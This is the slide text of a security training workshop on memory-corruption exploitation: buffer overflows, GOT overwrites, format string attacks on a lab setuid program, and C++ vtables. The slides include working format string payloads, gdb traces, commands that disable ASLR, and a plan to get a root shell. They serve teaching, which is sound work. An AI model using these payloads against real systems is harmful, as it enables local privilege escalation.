Public

EXTERNAL

Over the Overflow – Part 1

A journey beyond the explored world of buffer overflow

Donato Capitella, Jahmel Harris

Version-1.5

whoarewe

Donato Capitella

Security Consultant at MWR

Donato.Capitella@mwrinfosecurity.com

Jahmel Harris

Security Consultant at MWR

Jahmel.Harris@mwrinfosecurity.com

Part 1

- Review of stack-based buffer overflow
- Introduction to alternative exploitation vectors

Format Strings, ***Use-After-Free***, ***Integer Overflow***

Part 2

- Exploit Mitigation techniques (DEP, ASLR, FORTIFY_SOURCE)
- Bootcamp on real-world vulns

USB Keys

- Slides (Part1 + Part 2)
- Lab Workbook
- Fedora 16 VM
  - User: '**44con**', password: '**44con**'
  - **root** password: '**root**'
  - `/home/44con/workshop`

Walk-through/exercises

Sample vulnerable program to practise with exploitation techniques and tools

- Approach
  - Try to do exercises by yourselves
  - You're supposed to get stuck
  - Use the provided walk-through to get you going again

Have fun!

Disclaimer

This material is provided for educational purposes only

- MWR do not support or encourage unethical hacking
- MWR are not responsible for any illegal use you might do of the techniques presented here

Contents

Contents

Exploitation principles

The objective is to get control of the Instruction Pointer (buffer overflows on stack/heap, ...)

- Arbitrary code execution
  - Point EIP to shellcode in executable memory controlled by attacker
  - Reuse code already present in executable memory, requires control of the stack (ret2libc, ROP)

Buffer overflows

Smashing the stack for fun and profit (Phrack, 1998)

- Return address overwritten to point to attacker's controlled memory
- On function return, attacker gets control

Once upon a free (Phrack, 2001)

- Forward/backward pointers overwritten
- Updating linked list control data causes arbitrary write (write what/where)


Stack/Heap Overflow Mitigation

Techniques to detect corruption of sensible control data

- Stack overflow
  - Stack canaries / cookies
  - Variable reordering
- Heap overflow
  - Safe unlinking
  - Heap cookies

Process Address Space

- **Divided into**
  - User space (3 GB)
  - Kernel space (1GB)
- **User space**
  - Text (`0x8048000`)
  - Data
  - Heap
  - Memory mappings
  - Stack (`0xbfffffff`)



*sample layout on 32 bit system / NO ASLR

Call Stack

foo()'s epilogue


```
0x08048411: leave
0x08048412: ret
```

foo()'s prologue

```
0x080483c4: push %ebp
0x080483c5: mov  %esp,%ebp
0x080483c7: sub  $0x20,%esp
```

Call to foo()

```
0x080483d8: push $0x1
0x080483df: call  0x80483c4 <foo>
0x080483e4: mov   %eax,0x1c(%esp)
```




PLT and GOT (1)

Two structures used to link executables with shared objects

- Global Offset Table
  - Array containing the addresses of library functions used in the program
- Procedure Linkage Table
  - Table containing jump stubs
  - The i^{th} PLT entry jumps to i^{th} GOT entry

PLT and GOT (2)


Text
...
call 0x8048698 <time@plt>
...
1
PLT
...
0x8048698<time@plt>: jmp *0x8049130
...
2
GOT
...
0x8049130 <time@got.plt>: 0xb7f19e20
...
3
Libc
...
0xb7f19e20 <time>: push %ebp
0xb7f19e21 <time+1>: xor %ecx,%ecx
...

PLT and GOT (3)

Global Offset Table is interesting for exploitation

- GOT contains well-known pointers
- Usually writable (unless compiled with **RELRO** - *RELocation Read-Only*)
- By default not randomised by ASLR

Contents

- Introduction to Exploitation
- Format String Exploitation
  - Lab
- Use-After-Free and VFTable Pointers
  - Lab/Demo
- Integer Overflows
  - Lab

Contents

- Understanding format strings
- %n, %hn
- Direct Parameter Access
- Write where/what primitive
- Exploitation

ANSI C Format Functions

- Format function family
  - Convert C types into string representation
- Variable number of arguments
  - Format string specifies how to render the following arguments
  - Arguments accessed by reference or value

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int sprintf(char *str, const char *format, ...);
```

Format strings (1)

- Format string contains format specifiers
  - `%d` → signed integer
  - `%x` → hex
  - `%u` → unsigned
  - `%s` → strings
- Width parameter
  - minimum number of characters to output


Example	Description
%8u	pad number so that it takes at least 8 chars
%30s	Pad string with spaces up to a maximum of 30 chars

Format strings (2)

```
printf("Name: %s, age: %8u, height: %f", name,28,1.7)
```

Output

```
Name: goofy , age:        28
, height: 1.7
```



Sample vulnerable program: runas

- /bin/runas
  - Sample setuid program similar to su
  - Executes command as specified user
  - $ runas -u root whoami
- Format string is user-malleable
  - attacker can provide arbitrary format specifiers

```
if ((pwd = getUserInfo(username)) == NULL) {
   fprintf(stderr, username);
   fprintf(stderr, ": user not found.\n");
   exit(1);
}
```

→ workshop/fmt/runas.c

Leaking stack values

By providing arbitrary format specifiers, we can leak values off the stack...

```
[root@localhost 44con]# gdb -q runas
Reading symbols from /home/bof/44con/runas...done.
(gdb) b 113
Breakpoint 1 at 0x8048ce9: file runas.c, line 113.
(gdb) r -u AAAA-%x-%x-%x-%x-%x ls
Starting program: /home/bof/44con/runas -u AAAA-%x-%x-%x-%x-%x ls

Breakpoint 1, main (argc=4, argv=0xbffff384) at runas.c:113
113             fprintf(stderr, username);
(gdb) n
AAAA-8048f3e-0-1-41414141-2d78252d114          fprintf(stderr, ": user not
(gdb) x/20wx $esp
0xbfffeec0:     0xb7f95920      0xbfffeed4      0x08048f3e      0x00000000
0xbfffeed0:     0x00000001      0x41414141      0x2d78252d      0x252d7825
0xbfffeee0:     0x78252d78      0x0078252d      0x00000000      0x00000000
0xbfffeef0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffef00:     0x00000000      0x00000000      0x00000000      0x00000000
```

Format String Vulnerability Impact

By using format specifiers, we trick fprintf() into printing values off the stack

- This is just info leak, but paired with a BoF vulnerability
  - Leak canary value (repair random canary)
  - Leak stack and text addresses (nullify ASLR)
- But wait, there's more...

%n, %hn specifiers (1)

- %n, %hn format specifiers
  - Take next argument off the stack
  - Write the number of bytes written so far to the address held in the argument

Format string vulnerability can be used to write to memory as well

%n specifier (2)

```
[root@localhost 44con]# ulimit -c unlimited
[root@localhost 44con]# runas -u AAAA-%x-%x-%x-%n ls
Segmentation fault (core dumped)
[root@localhost 44con]# gdb -q /bin/runas core.2952
Reading symbols from /bin/runas...done.
[New LWP 2952]
Core was generated by `runas -u AAAA-%x-%x-%x-%n ls'.
Program terminated with signal 11, Segmentation fault.
```

%n used to fetch 'AAAA' off the stack

Core dump analysis

```
(gdb) x/i 4eip
Invalid number "4eip".
(gdb) x/i $eip
=> 0xb7e364fa <_IO_vfprintf_internal+19034>:    mov    %edi,(%eax)
(gdb) p/x $eax
$1 = 0x41414141
(gdb) p/d $edi
$2 = 17
(gdb)
```

Crash while trying to write to 41414141

Direct Parameter Access (1)

- Direct Parameter Access
  - Allows to access parameters directly
  - No need to step through each parameter one by one
- Syntax
  - %**n$**x: retrieves the **n**th parameter and shows it as an hex value

Direct Parameter Access (2)

- Same as before, but using DPA
  - Note \ before $ to escape shell metachar

```
[root@localhost 44con]# runas -u AAAA-%4\$n ls
Segmentation fault (core dumped)
[root@localhost 44con]# gdb -q /bin/runas core.2991
Reading symbols from /bin/runas...done.
[New LWP 2991]
Core was generated by `runas -u AAAA-%4$n ls'.
Program terminated with signal 11, Segmentation fault.

(gdb) x/i $eip
=> 0xb7e34463 <_IO_vfprintf_internal+10691>:    mov    %edx,(%eax)
(gdb) p/x $eax
$1 = 0x41414141
```

Write what/where

- Objective
  - Abusing format strings to write arbitrary value to arbitrary memory location


- In practice:
  - Write the value `0xdeadbeef`
  - To the location of the GOT entry for exit()

```
# objdump -R /bin/runas | grep exit
0804a264 R_386_JUMP_SLOT   exit
```

Write what/where Walk-through

- Plan
  - %4$n → write `0xbeef` at `0x804a264`
  - %5$n → write `0xdead` at `0x804a266`

```
run -u $(python -c 'print "
\x64\xa2\x04\x08
\x66\xa2\x04\x08"')
-%48869u-%4\$n-%8124u-%5\$n cmd
```



We use the width to control how much we are writing

Contents

Lab 1 – Exploiting format strings

The objective of this exercise is local privilege escalation → root shell

```
[root@localhost 44con]# ls -l /bin/runas
-rwsr-sr-x 1 root root 17636 Aug 13 15:30 /bin/runas
```

- No protections
  - Executable stack
  - No ASLR
    - `echo 0 > /proc/sys/kernel/randomize_va_space`
  - Core dumps for setuid programs enabled
    - `echo 1 > proc/sys/fs/suid_dumpable`

Lab 1 – Planning

- Planning
  - Spray environment with nop_sled + shellcode
  - Find position of nop_sled
  - Find function pointer to overwrite
  - Prepare format string
  - Find offsets for %n specifiers
  - Get root shell!

→ WorkBook

Lab 1 – Wrap up

- Successful privilege escalation
  - Write what/where to overwrite interesting function pointer
  - Spray environment with nop sled + payload
- Variations
  - Other pointers could be overwritten (fprintf@GOT, return address, dtors, ...)
  - We could use 4 writes rather than 2, with smaller width parameters (sometimes less messy)

Recent real-world examples

- Recent examples in widely distributed software
  - **CVE-2013-4147:** Yet Another Radius Daemon (YARD RADIUS) 1.1.2
  - **CVE-2013-1848:** Linux kernel 3.8.4 EXT3 ext3_msg()
  - **CVE-2012-0809** - sudo 1.8 – 1.8.3
  - **CVE-2012-2369** - pidgin < 3.2.1
  - **CVE-2011-1764** - exim < 4.76
  - **CVE-2010-0393** - lppasswd in CUPS 1.2.2, 1.3.7, 1.3.9, and 1.4.1

Readings

- *scut / team teso*, "Exploiting Format String Vulnerabilities", 2001
  - http://althing.cs.dartmouth.edu/local/formats-teso.html
- *Gera/riq*, "Advances in format string exploitation", 2002
  - www.phrack.org/issues.html?issue=59&id=7

Contents

Contents

- Introduction to Exploitation
- Format String Exploitation
  - Lab
- Use-After-Free and VFTable Pointers
  - Lab/Demo
- Integer Overflows
  - Lab

- **C++ / Vtable Pointers**
- Use-After-Free
- Browser Exploitation

C++ and Objects

C++ adds objects to the C language


- Objects have
  - data fields (*properties*), like structures
  - Member functions (*methods*) that operate on the object properties
- Objects are oranised in a hierarchy
- Objects are created from classes

C++ and Objects

```
class Person{
        private:
                unsigned int height;
                unsigned int age;
                char gender;
        public:
                Person():height(20),age(21),gender(1){}
                int getHeight(){return height;}
                int getAge(){return age;}
                int getGender(){return gender;}
};
```

sizeof(Person) = ?12

C++ Internals



int (4)
int (4)
char (1) + alignment (3)

```
p.getHeight()
mov ecx, esi
call &getHeight
```

```
Person::getHeight()
push esi
mov esi, ecx
```

Vtable Pointers

C++ provides polymorphism via inheritance

- Methods defined with **`virtual`** keyword can be overridden by subclasses
- Version of the method to execute is decided at runtime (**dynamic binding**)


Implemented by compilers via
Virtual Table Pointers

C++ Internals - Objects

```
class Person{
        private:
                unsigned int height;
                unsigned int age;
                char gender;
        public:
                Person():height(20),age(21),gender(1){}
                virtual int getHeight(){return height;}
                virtual int getAge(){return age;}
                virtual int getGender(){return gender;}
};
```

sizeof(Person) = 16

Vtable Pointers



Virtual table pointer (4)

int (4)

int (4)

char (1) + alignment (3)

```
p->getHeight()
mov     edx,dword ptr [eax]
mov     ecx,eax
mov     eax,dword ptr [edx]
call    eax
```

Contents

Can you spot it? :-)

